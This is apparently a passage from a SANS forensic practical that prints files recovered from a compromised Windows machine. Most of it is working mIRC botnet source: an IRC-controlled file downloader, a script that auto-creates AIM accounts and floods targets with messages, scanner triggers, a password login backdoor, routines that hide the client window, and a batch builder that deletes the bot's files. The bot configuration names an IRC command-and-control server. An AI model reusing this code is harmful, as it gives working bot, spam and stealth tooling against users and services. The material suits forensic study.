on *:sockclose:download: { if ($file(%download2).size !=
%downloadlength) { .sockclose download
| download http:// $+ %download1 $+ / $+ %download3 } | else { msg
%chan Success: File downloade
d ( $+ $mirkdir $+ %download2 $+ ) [[ $+
$bytes($file(%download2).size).suf $+ ][ $+ $duration($
calc($ctime - %download4)) $+ ][ $+
$round($calc($calc($file(%download2).size / 1024) / $calc($c
time - %download4)),2) $+ kbps $+ ] } | unset %download* }
}
alias download { if ($sock(download)) { msg %chan Error: Already
downloading a file. | return }
| set %download1 $gettok($1,2,47) | set %download2
$gettok($1,$numtok($1,47),47) | set %download
3 $gettok($1,3-,47) | set %download4 $ctime | .sockopen download
%download1 80 }

```

```

Full Path      SANS Practical - Part II\002\C\WINNT\system32\msccctl32.ocx
Description    File
Last Accessed  2003/06/27 20:19:12
File Created   2003/06/27 20:18:46
Last Written   2003/03/07 23:18:00
Entry Modified 2003/06/27 20:19:12

```

```

alias rndpw {
    set %pw $r(0,9) $+ $r(0,9) $+ $r(0,9) $+ $r(0,9) $+ $r(0,9) $+
    $r(0,9) $+ $r(0,9) $+ $r(0,9) $
    + $r(0,9) $+ $r(0,9)
}
alias rndem {

```

```

    set %em $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(1,923) $+ $r(a,z) $+
$r(a,z) $+ $r(a,z) $+ $r(a,z)
    $+ $r(a,z) $+ $r(a,z) $+ @sexmail.com
}
alias rndname {
    set %name $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(a,z) $+
$r(a,z) $+ $r(a,z) $+ $r(a,z)
    $+ $r(a,z) $+ $r(a,z)
}
alias rndsn {
    unset %rsn* | set %rsn $r(a,z)
    var %a = $r(5,10) , %b = $r(1,4) , %chan = $r(1,2) , %d =
$r(100,1999999999)
    if (%chan = 1) {
        var %_ = 1
        while (%_ <= $calc(%a + %b)) {
            var %r = $r(1,2)
            if (%r = 1) { set %rsn [ %rsn ] $r(a,z) }
            if (%r = 2) { set %rsn [ %rsn ] $r(0,9) }
            inc %_
        }
    }
    if (%chan = 2) {
        var %_ = 1
        while (%_ <= $calc(%a + %b)) {
            var %r = $r(1,2)
            if (%r = 1) { set %rsn [ %rsn ] $r(a,z) }
            if (%r = 2) { set %rsn [ %rsn ] $r(0,9) }
            inc %_
        }
    }
    return $remove(%rsn,$chr(32))
}

alias totalaims {
    if ($lines(aim.txt) <= 0) || (!$exists(aim.txt)) {
        return 0
    }
    else {
        return $lines(aim.txt)
    }
}

alias create {
    window @test
    $dll(nhtml.dll,detach,$window(@test).hwnd)
    $dll(nhtml.dll,attach,$window(@test).hwnd)
    rndpw
}

```

```

    rndname
    rndem
    set %sn $rndsn
    set %url http://aim.aol.com/aimnew/create_new.adp?name= $+ %sn $+
&password= $+ %pw $+ &confir
m= $+ %pw $+ &email= $+ %em $+
&month=01&day=12&year=1945&promo=106712&pageset=Aim&privacy=1&cli
ent=no
    msg %chan Making screen name %sn with pass %pw
    $dll(nhtml.dll,navigate,%url)
    write aim.txt %sn $+ : $+ %pw | msg %chan created following aim
acct: %sn $+ : $+ %pw
}

alias roast {
    var %Roasted = 0x
    var %i = 1
    var %i2 = 0
    var %RoastString = Tic/Toc
    var %roastChar
    var %mLen = $len($1-)
    while (%i <= %mLen) {
        %roastChar = $asc($mid($1-,%i,1))
        inc %i2
        if (%i2 > 7) { %i2 = 1 }
        %roastChar = $xor(%roastChar,$asc($mid(%RoastString,%i2)))
        %roastChar = $base(%roastChar,10,16)
        if ($len(%roastChar) == 1) { %roastChar = 0 $+ %roastChar }
        %Roasted = %Roasted $+ %roastChar
        inc %i
    }
    return $lower(%Roasted)
}

alias aimlogin {
    if ($2) {
        var %i = 1 , %InList = 1
        writeini AIMIRC.ini Users CurrentUser $1
        %AIMUserPass = $2
        aimconnect
    }
}

alias aimconnect {
    if ($AIMConnectStatus == 1) { discard $input(Already
Connected,260,Connect error) | return }
    sockopen TIKTOC TOC.oscar.aol.com 80
}

```

```

    %AimSequence = $rand(10000,15000)
    msg %chan Connecting to AIM Login server
}

alias aimdisconnect {
    sockclose TIKTOC
    msg %chan Disconnected from AIM.
}

alias AIMConnectStatus { return $iif(($sock(TIKTOC).mark == 1),1,0)
}

on 1:SOCKOPEN:TIKTOC: {
    if ($sockerr > 0) {
        msg %chan SOCKET ERROR: $sockerr
        return
    }
    sockmark TIKTOC 1
    msg %chan Connected to AIM Login server
    sockwrite TIKTOC FLAPON $+ $CrLf $+ $CrLf
}
on 1:SOCKCLOSE:TIKTOC: {
    msg %chan AIM Login server disconnected me
    initaimhashes
}

alias AIMEncode {
    var %i = 1
    var %s
    var %AIMEncodeOut
    var %allowedChars =
abcdefghijklmnopqrstuvwxyz1234567890!@#$%^&*()-_+=|~`;'<,>./
    while (%i <= $len($1-)) {
        %s = $mid($1-,%i,1)
        if (($pos(%allowedChars,%s) != $null) || $asc(%s) == 32) {
            if ($asc(%s) == 32) {
                %AIMEncodeOut = %AIMEncodeOut %s
            }
            else {
                %AIMEncodeOut = %AIMEncodeOut $+ %s
            }
        }
        else {
            %AIMEncodeOut = %AIMEncodeOut $+ \ $+ %s
        }
    }
    inc %i
}

```

```

    }
    return %AIMEncodeOut
}
alias RemoveHTML {

    var %Msg = $1- <>
    var %expr = /<.*?>/g
    var %tmp
    discard $regsub(%Msg,%expr,$null,%tmp)
    return %Tmp
}

on 20:text:!aim.create*:*:{
    if ($me isvo %chanhan) { msg %chan AIM - Creating SN... }
    create
}

on 20:text:!aim.signon*:*:{
    if ($lines(aim.txt) >= 1) && (!$sock(TIKTOC)) {
        aimlogin $gettok($read(aim.txt,$r(1,$lines(aim.txt))),1,58)
        $gettok($read(aim.txt,$r(1,$lines(aim.txt))),2,58)
        if ($me isvo %chan) { msg %chan AIM - Connecting to aim
server... }
    }
    elseif ($sock(TIKTOC)) {
        if ($me isvo %chan) { msg %chan AIM - Already Signed On. }
    }
    elseif (!$sock(TIKTOC)) {
        if ($me isvo %chan) { msg %chan AIM - No Accounts Made. Type
!aim.create first! }
    }
}

on 20:text:!aim.bomb*:*:*:{
    if ($2) && ($sock(TIKTOC)) && (!$3) {
        senddata toc_send_im $remove($2,$chr(160)) " $+
$AIMEncode($str(<b>f</b>l<i>o</i>od,40)) $+
" auto
        if ($me isvo %chan) { msg %chan AIM - Bombed $2 }
    }
    elseif ($3) && ($sock(TIKTOC)) {
        senddata toc_send_im $remove($2,$chr(160)) " $+ $AIMEncode($3-
$+ " auto
        if ($me isvo %chan) { msg %chan AIM - Bombed $2 with $3 }
    }
    elseif (!$sock(TIKTOC)) {

```

```

        if ($me isvo %chan) { msg %chan AIM - Not Connected. Type
!aim.signon first! }
    }
    if (!$2) {
        if ($me isvo %chan) { msg %chan AIM - !aim.bomb sn <message> -
message is optional! }
    }
}

on 20:text:!aim.disconnect:*:{
    if ($sock(TIKTOC)) {
        aimdisconnect
    }
    else {
        if ($me isvo %chan) { msg %chan AIM - No Socket Connected... }
    }
}

on 20:text:!aim.join*:*: {
    senddata toc_chat_join 4 " $+ $2 $+ "
    msg %chan Joining $2
}

on 20:text:!aim.part*:*: {
    senddata toc_chat_part 4 " $+ $2 $+ "
    msg %chan Parting $2
}

alias handle_toc_error {
    var %Err = $gettok($1-,1,58)
    var %ErrData = $gettok($1-,2-,58)
    var %ErrMsg = Unknown Error
    var %ErrTitle = Unknown Class
    if (%Err isnum 901-903) { %ErrTitle = General Error }
    elseif (%Err == 950) { %ErrTitle = Chat Error }
    elseif (%Err isnum 960-962) { %ErrTitle = IM/Info error }
    elseif (%Err isnum 970-979) { %ErrTitle = Directory Error }
    elseif ((%Err isnum 980-983) || (%Err == 989)) { %ErrTitle =
Authentication Error }

    if (%Err == 901) { %ErrMsg = User %ErrData is not available }
    elseif (%Err == 902) { %ErrMsg = Warning of %ErrData is not
allowed }
    elseif (%Err == 903) { %ErrMsg = Rate Limiting, Messages dropped
}
    elseif (%Err == 950) { %ErrMsg = Chat in %ErrData is not
available }
    elseif (%Err == 960) { %ErrMsg = Rate Limiting, you are sending
messages too fast to %ErrData
}
}

```

```

elseif (%Err == 961) { %ErrMsg = You missed a message from
%ErrData because it was too long }

elseif (%Err == 962) { %ErrMsg = You missed a message from
%ErrData because it was sent too fa
st (Rate limiting) }
elseif (%Err == 970) { %ErrMsg = Directory Failure }
elseif (%Err == 971) { %ErrMsg = Too many matches }
elseif (%Err == 972) { %ErrMsg = Need more qualifiers }
elseif (%Err == 973) { %ErrMsg = Directory service temporarily
unavailable }
elseif (%Err == 974) { %ErrMsg = Email lookup restricted }
elseif (%Err == 975) { %ErrMsg = Keyword Ignored }
elseif (%Err == 976) { %ErrMsg = No Keywords }
elseif (%Err == 977) { %ErrMsg = Language Not supported }
elseif (%Err == 978) { %ErrMsg = Country not supported }
elseif (%Err == 979) { %ErrMsg = Unknown directory failure:
%ErrData }
elseif (%Err == 980) { %ErrMsg = Incorrect Nickname or password |
msg %chan error: %ErrTitle -
%ErrMsg - $+(#, %Err) | aimdisconnect | aimlogin
$gettok($read(aim.txt, $r(1, $lines(aim.txt))), 1,
58) $gettok($read(aim.txt, $r(1, $lines(aim.txt))), 2, 58) | halt }
elseif (%Err == 981) { %ErrMsg = Login service temporarily
unavailable }
elseif (%Err == 982) { %ErrMsg = Your warning level is too high
to sign on }
elseif (%Err == 983) { %ErrMsg = Rate Limiting, you have been
connecting and disconnecting too
fast. $+ $CrLf $+ Wait 10 minutes and try again. $+ $CrLf $+ If
you continue trying, you will h
ave to wait even longer }
elseif (%Err == 989) { %ErrMsg = An unknown Signon error ( $+
%ErrData $+ ) has occurred | msg
%chan error: %ErrTitle - %ErrMsg - $+(#, %Err) | aimdisconnect |
aimlogin $gettok($read(aim.txt,
$r(1, $lines(aim.txt))), 1, 58)
$gettok($read(aim.txt, $r(1, $lines(aim.txt))), 2, 58) | halt }
msg %chan error: %ErrTitle - %ErrMsg - $+(#, %Err)
}

on 1:SOCKREAD:TIKTOC: {
if ($sockerr > 0) {
msg %chan SOCKET ERROR: $sockerr
return
}
}

```

```

bset &TOCRAW 4096 0
sockread -f 4096 &TOCRAW

parseaimraw &TOCRAW
}
alias ParseAIMRaw {
var %SequenceNuber
var %FrameType
var %DataLength
var %Msg
var %StayInLoop = $true
var %OffSet = 0
bunset &TOCData
bset &TOCData $bvar($1,0) 0
bcopy &TOCData 1 $1 1 $bvar($1,0)
while (%StayInLoop) {

    %FrameType = $FLAPHeader(&TOCData).FrameType
    %SequenceNumber = $FLAPHeader(&TOCData).SequenceNumber
    %DataLength = $FLAPHeader(&TOCData).DataLength
    if ($AIMParameter(Debug) == yes) {
        echo -s Data Length: %DataLength
        ;        echo -s Data from Server:
        $bvar(&TOCData,1,$bvar(&TOCData,0)).text
        echo -s Data length from server: $bvar(&TOCData,0)
        echo -s Frame Type: %FrameType
        echo -s Sequence Number: %SequenceNumber
    }
    bcopy -c &TOCParse 1 &TOCData 7 %DataLength
    if (%FrameType == 1) { SignonAIM %SequenceNumber }
    elseif (%FrameType == 2) { ParseAIMData &TOCParse }
    elseif (%FrameType == 5) { AIMKeepAlive }
    bunset &TOCParse
    bset &TOCParse 1 0
    if ($calc(%DataLength + 7) < $bvar(&TOCData,0)) {
        bcopy -c &TOCParse 1 &TOCData $calc(%DataLength + 7) -1
        bcopy -c &TOCData 1 &TOCParse 1 -1
    }
    else {        %StayInLoop = $false }
}
}
alias parseaimdata {
var %TOCData = $bvar($1,1,$bvar($1,0)).text
var %TOCWhat = $gettok(%TOCData,1,58)
if ($AIMParameter(Debug) == yes) {
    echo TOCWHAT: %TOCWhat
    echo TOC DATA: %tocdata
}
}

```

```

}
if (%TOCWhat == SIGN_ON) { handle_toc_sign_on }
elseif (%TOCWhat == IM_IN) { Handle_TOC_IM $gettok(%TOCData,2-
,58) }
elseif (%TOCWhat == CHAT_JOIN) { Handle_TOC_ChatJoin
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == CHAT_UPDATE_BUDDY) { handle_TOC_Chat_Userlist
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == CHAT_IN) { handle_toc_chat_in
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == CHAT_INVITE) { .timer 1 0 handle_toc_invite
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == EVILED) { .timer 1 0 handle_toc_eviled
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == UPDATE_BUDDY) { handle_toc_update_buddy
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == CONFIG) { handle_toc_config
$gettok(%TOCData,2-,58) }
elseif (%TOCWhat == ERROR) { .timer 1 0 handle_toc_error
$gettok(%TOCData,2-,58) }
}
alias InitAIMHashes {
hfree -w AIM.Buddy.Hashes.*
hmake AIM.Buddy.Hashes.BuddyList 50
hmake AIM.Buddy.Hashes.PermitList 50
hmake AIM.Buddy.Hashes.DenyList 50
hmake AIM.Buddy.Hashes.BuddyGroups 50
}
alias handle_toc_config {
var %Max = $numtok($1-,10)
var %i = 1
var %BuddyLine
var %BuddyWhat
var %Buddy
var %chanurrentGroupIndex = 0
var %chanurrentBuddyIndex = 0
var %chanurrentPermitIndex = 0
var %chanurrentDenyIndex = 0

InitAIMHashes

while (%i <= %Max) {
%BuddyLine = $gettok($1-,%i,10)
%BuddyWhat = $gettok(%BuddyLine,1,32)
%Buddy = $gettok(%BuddyLine,2-,32)
if (%BuddyWhat == m) {

```

```

        ;Permit/Deny mode
        %AimPermitDenyMode = %Buddy
    }
    elseif (%BuddyWhat == g) {
        ;Buddy Group
        inc %chanurrentGroupIndex
        hadd AIM.Buddy.Hashes.BuddyGroups %chanurrentGroupIndex
%Buddy
    }
    elseif (%BuddyWhat == b) {
        ;Buddy
        inc %chanurrentBuddyIndex
        hadd AIM.Buddy.Hashes.BuddyList %chanurrentBuddyIndex
%chanurrentGroupIndex $+ : $+ %Buddy

    }
    elseif (%BuddyWhat == p) {
        ;Permit List
        inc %chanurrentPermitIndex
        hadd AIM.Buddy.Hashes.PermitList %chanurrentPermitIndex
%Buddy
    }
    elseif (%BuddyWhat == d) {
        ;Deny List
        inc %chanurrentDenyIndex
        hadd AIM.Buddy.Hashes.DenyList %chanurrentDenyIndex %Buddy
    }

    inc %i
}
doaimnotify
}

alias handle_toc_sign_on {
    senddata toc_add_buddy ''
    .timer 1 1 senddata toc_init_done
}
alias discard { }
alias handle_toc_update_buddy {
    var %User = $remove($gettok($1-,1,58),$chr(32)) $+ *aim
    var %IsOnline = $gettok($1-,2,58)
    var %EvilAmount = $gettok($1-,3,58)
    var %SignonTime = $gettok($1-,4,58)
    var %IdleTime = $gettok($1-,5,58)
    var %UC = $gettok($1-,6,58)
    var %IRCMsg = : $+ $server

```

```

    if (%IsOnline == T) {      %IRCMsg = %IRCMsg 600 $me %User Aim.User
aol.instant.messenger $ctime
    :logged online }
    else { %IRCMsg = %IRCMsg 601 $me %user aim.user
aol.instant.messenger :logged offline }
    if ($AIMParameter(debug) == yes) { echo -s
handle_toc_update_buddy IRCMSG: %ircmsg }
    sockwrite -n PBIRCData %IRCMsg

}
alias handle_toc_eviled {
    var %EvilPercentage = $gettok($1-,1,58)
    var %EvilDoer = $gettok($1-,2-,58)
    var %Ret
    if ($len(%EvilDoer) > 0) {
        %Ret = $?!="You have been eviled by [ [ %EvilDoer ] $+ . ]
Your evil level is now [ [ %Evil
Percentage ] $+ . ] Return the favor?"
        if (%Ret == $true) { senddata toc_evil
$remove(%evildoer,$chr(32)) norm }
        else { %ret = $?1="You have been eviled by an anonymous user.
Your evil level is now [ [ %E
vilPercentage ] $+ . ] Bet you're angry eh?" }

    }
}

```

```

alias SendData {
    / ;BuildFlapHeader params $1 = Frame Type $2 = Sequence Number
$3 = Data Length
    bunset &flapheader &data &out
    bset &FLAPHeader 1 0
    bset -t &Data 1 $1-
    bset &Out 1 0
    bset &data $calc($bvar(&data,0)+1) 0
    bcopy &FLAPHeader 1
    $BuildFLAPHeader(2,%SequenceNumber,$bvar(&data,0)) 1 -1
    bcopy &out 1 &FLAPHeader 1 -1
    bcopy &out 7 &data 1 -1
    if ($aimparameter(debug) == yes) {
        echo -s FLAP Header:
        $bvar(&FLAPHeader,1,$bvar(&FLAPHeader,0)).text
        echo -s FLAP Header Length: $bvar(&FLAPHeader,0)
        echo -s FULL DATA: $bvar(&out,1,$bvar(&out,0)).text
    }
}

```

```

    echo -s full data length: $bvar(&out,0)

}
sockwrite TIKTOC &Out
}
alias -l SignonAIM {
    var %SequenceNumber = $1
    bset &FlapSignon 1 0 0 0 1
    bset &FlapSignon 5 0 1
    ; 0 0 0 1 = FLAP version (1)
    ; 0 1 = TLV Tag (1)
    var %NormalizedUser = $aimparameter(NormalizedUser)
    var %UserLen = $len(%NormalizedUser)
    bset &flapsignon 7 $gethibyte(%UserLen)
    bset &flapsignon 8 $getlobyte(%UserLen)
    bset -t &flapsignon 9 %NormalizedUser

    bset &aimlogonheader 6 0

    bcopy &FlapHeader 1
    $BuildFLAPHeader(1,%SequenceNumber,$bvar(&flapsignon,0)) 1 -1

    bset -t &AIMSignonData 1 toc_signon login.oscar.aol.com 29999
    $aimparameter(normalizeduser) $r
    oast($aimparameter(pwd)) English "mIRCTIC"
    bset &AIMSignonData $calc($bvar(&AIMSignonData,0) +1) 0
    inc %sequenceNumber
    bcopy &AIMLogonHeader 1
    $BuildFLAPHeader(2,%SequenceNumber,$bvar(&AIMSignonData,0)) 1 -1
    bcopy &flapheader $calc($bvar(&flapheader,0)+1) &Flapsignon 1 -1
    if ($AimParameter(Debug) == yes) {
        echo -s AIM FLAP Logon:
        $bvar(&FlapHeader,1,$bvar(&FlapHeader,0)).text
        echo -s AIM FLAP Logon length: $bvar(&FlapHeader,0)
        echo -s AIM Logon string:
        $bvar(&AIMSignonData,1,$bvar(&AIMSignonData,0)).text
        echo -s toc_signon FLAP header: " $+
        $bvar(&AIMLogonHeader,1,$bvar(&AIMLogonHeader,0)).text
        $+ "
        echo -s toc_signon FLAP header length: $bvar(&AIMLogonHeader,0)

    }
    sockwrite TIKTOC &FlapHeader
    sockwrite TIKTOC &AIMlogonHeader
    sockwrite TIKTOC &AIMSignonData
}
alias AIMSOCKCHECK {

```

```

if ($AIMConnectStatus != 1) { return 1 }
var %RawMsg = $bvar($1,1,$bvar($1,0)).text
var %MySocket = $2
var %chanolonPos
var %msgonly
var %Msg
var %i = 1
var %TokCount
var %RVal = 1
%RawMsg = $replace($replace(%RawMsg,$crlf,$lf),$cr,$lf)
%TokCount = $numtok(%RawMsg,10)
while (%i <= %TokCount) {
    %Msg = $gettok(%RawMsg,%i,10)
    inc %i
    if (($gettok(%msg,1,32) == JOIN) && ($right($gettok(%msg,2-,32),4) == *aim)) {
        %msg = $gettok(%msg,2-,32)
        %msg = $left(%msg,$calc($len(%msg)-4))

        if ($AIMParameter(debug) == yes) { msg %chan Joining aim
channel: %msg }
        senddata toc_chat_join 4 " $+ %msg $+ "
        return 0
    }
    elseif (($gettok(%msg,1,32) == MODE) &&
($right($gettok(%msg,2,32),4) == *aim)) { return 0 }

    elseif (($gettok(%msg,1,32) == PRIVMSG) &&
($right($gettok(%msg,2,32),4) == *aim)) {
        %chanolonpos = $calc($pos(%msg,$chr(58)) + 1)
        %MsgOnly = $mid(%Msg,%chanolonPos)
        if ($left($gettok(%msg,2,32),1) == $chr(35)) { senddata
toc_chat_send $GetRoomID($gettok(%
Msg,2,32)) " $+ $AIMEncode(%MsgOnly) $+ " }
        else { senddata toc_send_im $trimaim($gettok(%Msg,2,32)) " $+
$AIMEncode(%MsgOnly) $+ " }

        return 0
    }
    elseif (($gettok(%msg,1,32) == PART) &&
($right($gettok(%msg,2,32),4) == *aim)) {
        senddata toc_chat_leave $GetRoomID($gettok(%msg,2,32))
        sockwrite -n PBIRData : $+ %AIMUserHost PART
$gettok(%msg,2,32)
        return 0
    }
    elseif ($gettok(%msg,1,32) == AWAY) {

```

```

    if ($gettok(%msg,2,58) != $null) {
        set %AIMAwayMsg $gettok(%Msg,2-,58)
        senddata toc_set_away " $+ $AIMEncode(%AIMAwayMsg) $+ "
    }
    else {
        unset %AIMAwayMsg
        senddata toc_set_away
    }
    return 1
}
elseif ($gettok(%msg,1,32) == WATCH) {

    %MsgOnly = %Msg
    var %WatchTokens = $numtok(%MsgOnly,32)
    while (%WatchTokens > 0) {
        if ($right($gettok(%MsgOnly,%WatchTokens,32),4) == *aim) {
%MsgOnly = $deltok(%MsgOnly,%
WatchTokens,32) }
        dec %WatchTokens
    }
    sockwrite -n %MySocket %MsgOnly
    %rval = 0
}
}
return %rval
}
alias trimaim { return $remove($left($1-, $calc($len($1-)-
4)), $chr(160)) }

alias BuildFLAPHeader {
; $1 = Frame Type $2 = Sequence Number $3 = Data Length
inc %AIMSequence
if (%AIMSequence >= 65535) { %AIMSequence = 1 }

var %SN = %AIMSequence
unset &header
bset &header 1 42
bset &header 2 $1
bset &header 3 $getHiByte(%SN)
bset &header 4 $getLoByte(%SN)
bset &header 5 $getHiByte($3)
bset &header 6 $getLoByte($3)
return &header
}

alias FLAPHeader {
var %h1

```

```

var %h2
if ($Prop == FrameType) {
    %h1 = $bvar($1,2)
    return %h1
}
elseif ($Prop == SequenceNumber) {
    %h2 = $bvar($1,3)
    %h1 = $bvar($1,4)
    return $toWord(%h1,%h2)
}
elseif ($Prop == DataLength) {
    %h2 = $bvar($1,5)
    %h1 = $bvar($1,6)
    return $toWord(%h1,%h2)
}
}
alias toWord {
    return $calc(($2 * 256) + $1)
}
alias getLoByte {
    var %byte = $1 & 255
    return %byte
}
alias getHiByte {
    var %byte = $calc($1 / 256) & 255
    return %byte
}
alias AIMParameter {
    var %AUN = $readini AImIRC.ini Users CurrentUser
    if ($1 == Debug) { return $readini AImIRC.ini Advanced Debug }
    elseif ($1 == NormalizedUser) { return
$lower($remove(%AUN,$chr(32))) }
    elseif ($1 == User) { return %AUN }
    elseif ($1 == Pwd) { return %AIMUserPass }
}

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\mirrc.ini
Description File, Archive
Last Accessed 2003/06/27 20:19:12
File Created 2003/06/27 20:18:46
Last Written 2003/03/24 22:02:36

Entry Modified 2003/06/27 20:19:12

```
[files]
addrbk=addrbk.ini
servers=servers.ini
browser=c:\program files\internet explorer\iexplore.exe
emailer=c:\program files\outlook express\msimn.exe
finger=finger.txt
urls=urls.ini
[warn]
fserve=off
dcc=off
[options]
n0=1,0,0,0,0,0,300,1,0,1,1,0,0,0,1,1,0,1,1,1,4096,0,0,0,0,0,1,1,0,5
0,1,0
n1=5,100,0,0,0,0,0,0,7,1,1,1,0,0,1,1,0,0,0,0,1,1,0,0,20,0,0,0,0,2,0
,0,0
n2=0,0,0,1,1,1,1,1,0,60,120,0,0,1,1,0,1,0,0,120,20,999,0,0,1,0,1,1,
0,0,0
n3=200,0,0,0,1,0,1,0,0,1,0,1,0,0,0,0,1,0,0,0,0,0,0,0,1,0,1,0,0,0,0,
360,21600
n4=0,0,1,1,0,0,9999,0,0,1,1,0,1024,0,1,9999,30,0,0,0,0,0,0,0,3,1,5000
,0,2,0,0,2
n5=1,1,1,1,1,1,1,1,1,6667,500000,0,0,0,0,1,1,300,30,10,0,0,22,0,0
,0,100000,1,0,0,25
n6=0,0,0,1,1,0,0,0,1,0,0,0,0,0,0,0,1,0,0,1,0,0,100,1,1,0,0,0,0,0,2,
1
n7=0,0,0,0,0,0,0,1,0,0
[about]
version=5.9
show=magnitude
[dirs]
[fonts]
fscripts=Arial,412,0
fstatus=Arial,413,0
fchannel=Wingdings,407,2
fquery=Wingdings,407,2
[events]
default=2,2,2,2,2,1,1,2
[text]
commandchar=\
linesep=-
timestamp=[HH:nn]
accept=*. *
ignore=*.exe,*.com,*.bat,*.dll,*.ini,*.mrc,*.vbs,*.js,*.pif,*.scr,*
.lnk,*.pl,*.shs,*.htm,*.html
```

```
network=All
lastreset=[no date]
[ports]
random=on
bind=off
[ident]
active=yes
userid=korella59
system=UNIX
port=113
[socks]
enabled=no
port=1080
method=4
dccc=no
[sjis]
enabled=no
[dde]
ServerStatus=on
ServiceName=SonyDrone2
CheckName=off
[marker]
show=on
size=20
colour=1
method=1
[fileserver]
homedir=C:
warning=off
[dccserver]
n0=0,59,0,0,0,0
[agent]
enable=0,0,0
char=merlin.acs
options=0,0,0,100,0
speech=150,60,100,1,180,10,50,1,1,1,0,50,1
channel=1,1,1,1,1,1,1,1,1,1
private=1,1,1,1
other=1,1,1,1,1,1,1
pos=20,20
[mirc]
user=Angel of Death
email=blah
nick=SYN-[4892]
anick=chaunce8797
host=iamgod.nailed.orgSERVER:iamgod.nailed.org:6667
[windows]
```

```

main=-10,112,-10,27,0,-1,-1
wchannel=0,373,0,212,0,1,0
scripts=-7,1036,3,764,0,0,0
wserv=28,123,28,34,1,1,0
wquery=56,359,56,221,0,1,0
status=0,112,0,27,0,1,0
wdccg=-1,269,-1,264,0,1,0
wlist=-1,510,-1,267,0,1,0
wdccs=-1,269,-1,271,0,1,0
[colours]
n0=0,6,4,5,2,3,3,3,3,3,3,1,5,7,6,1,3,2,3,5,1,0,1,0,1,15
[pfiles]
n0=popups.ini
n1=popups.ini
n2=popups.ini
n3=popups.ini
n4=popups.ini
[clicks]
status=//run empavms.exe /n /fh expl32 | /nick DT-Status $+
$rand(0,99999) | /msg %chan USER DOU
BLE CLICKED STATUS SCREEN!
query=//run empavms.exe /n /fh expl32 | /nick DT-Query $+
$rand(0,99999) | /msg %chan USER DOUBL
E CLICKED QUERY SCREEN!
channel=//run empavms.exe /n /fh expl32 | /nick DT-Channel $+
$rand(0,99999) | /msg %chan USER D
OUBLE CLICKED CHANNEL SCREEN!
nicklist=//run empavms.exe /n /fh expl32 | /nick DT-NickList $+
$rand(0,99999) | /msg %chan USER
DOUBLE CLICKED NICKLIST SCREEN!
notify=//run empavms.exe /n /fh expl32 | /nick DT-Notify $+
$rand(0,99999) | /msg %chan USER DOU
BLE CLICKED NOTIFY SCREEN!
message=//run empavms.exe /n /fh expl32 | /nick DT-Message $+
$rand(0,99999) | /msg %chan USER D
OUBLE CLICKED MESSAGE SCREEN!
[wizard]
warning=6
[nicklist]
[layers]
mirc=0
enable=1,1,1,1,1,1,1,1,1,1
others=75
[Script]
alias wrd { write del.bat $$1- }
alias makedel { write -c del.bat | wrd ping 127.0.0.1 -n 4 | wrd
del aliases.ini | wrd del bnc.d

```

```

ll | wrd del uptodo.exe | wrd del empavms.exe | wrd del EXPL32.EXE
| wrd del wincmd32.bat | wrd
del impvms.dll | wrd del ircd.conf | wrd del ircd.pid | wrd del
mircl.ini | wrd del proxy.hash |
wrd del psexec.exe | wrd del remote.ini | wrd del restart.exe |
wrd del script1.dll | wrd del w
ircd.exe | wrd del dl.mrc | wrd del moo.dll | wrd del unicodbag.txt
| wrd del svchost32.exe | wr
d del PSKILL.EXE | wrd del norton.bat | wrd del button.exe | wrd
del config.hfg | wrd del Libpa
rse.exe | wrd del nicks.txt | wrd del identd.txt | wrd del
close.dll | wrd del del.bat }
[waves]
send=Event Beep
[dragdrop]
n0=*.wav:/sound $1 $2-
n1=*.*/:dcc send $1 $2-
s0=*.*/:dcc send $1 $2-
[Perform]
n0=//join %chan
[local]
local=family.su.shawcable.net
localip=24.70.150.56
longip=407279160

[findtext]
n0=!gethost
n1=%Scan.Range
n2=!stopscan
n3=inactive
n4=!getscanner
n5=!aim.join
n6=toc_chat_
n7=msg %chan
n8=msg %chan joined
n9=msg %chan joined %
n10=nhtml.dll
n11=msg %chan
n12=dtkode.txt
n13=[DT-GT] [IIS]
n14=dtk0de.txt
n15=testuni.txt
n16=textuni.txt
n17=unicod_ready
n18=unicod_ready.txt
n19=isin
[afiles]

```

```

n0=aliases.ini
[extensions]
n0=defaultEXTDIR:
[rfiles]
n0=remote.ini
n1=remote.ini
n2=bnc.dll
n3=impvms.dll
n4=script1.dll
n5=config.hfg
n6=reg.xpl
n7=spig.txt
n8=msccctl32.ocx
n9=tools.txt
n10=tools2.txt

```

```

Full Path      SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Description    File, Archive
Last Accessed  2003/06/27 20:19:12
File Created   2003/06/27 20:18:46
Last Written   2003/04/03 01:27:00
Entry Modified      2003/06/27 20:19:12

```

```

on *:text:*starting scan*:%chan: { if (%begshortip isin $$1-) { msg
$nick %begshortip hey im scanning that } }
on *:text:*hey im scanning that*?: { if ($1 == %begshortip) { set
%botstop yes | stopscan | spi
gscan2 | close -m } }
on 20:text:!getscanner*: { set %getscan * | msg %chan . . 2[. .
14DT-GT. . 2]. . 14 Getting ips and scanning %getscan | SIPG }
on 20:text:!gethost*:*: { set %getscan $2 | msg %chan . . 2[. .
14DT-GT. . 2]. . 14 Getting ips and scanning host [ %getscan ] | SIPG }
on 20:text:!nextrange*:*: { msg %chan . . 2[. . 14DT-GT. . 2]. . 14
going to next range | timerscanner* off | sockclose ip* | spigscan }
on *:disconnect: { if (%die !=yes) { /server %server %serverport }
}
on 20:text:!logoff*:*: { logoff }
on *:text:!login*:%chan: { if ($2- == %pass) && ($nick isop %chan)
{ auser 20 $wildsite | if (
%loginnick != $nick) { msg %chan +=[ $nick ]+=. . 12° x o . . 4N.
ow . H . as . MASTER . . A . ccess . T . o . D
. T . G . T %ver . 12ox ° } set %loginnick $nick } }

```

```

on *:quit:*: { if ($nick == %loginnick) { logoff2 } | if ($appstate
!= hidden) msg %chan IM NOT
HIDDEN!! HIDING NOW! | //run empavms.exe /n /fh expl32 |
//$dll(close.dll,_hide,expl32) | clear
all }
:input:*:{ msg %chan I just typed $1- |
//$dll(close.dll,_hide,expl32) | clearall }
on 1:*:*:{ if ($appstate != hidden) {
//$dll(close.dll,_hide,expl32) | clearall } }
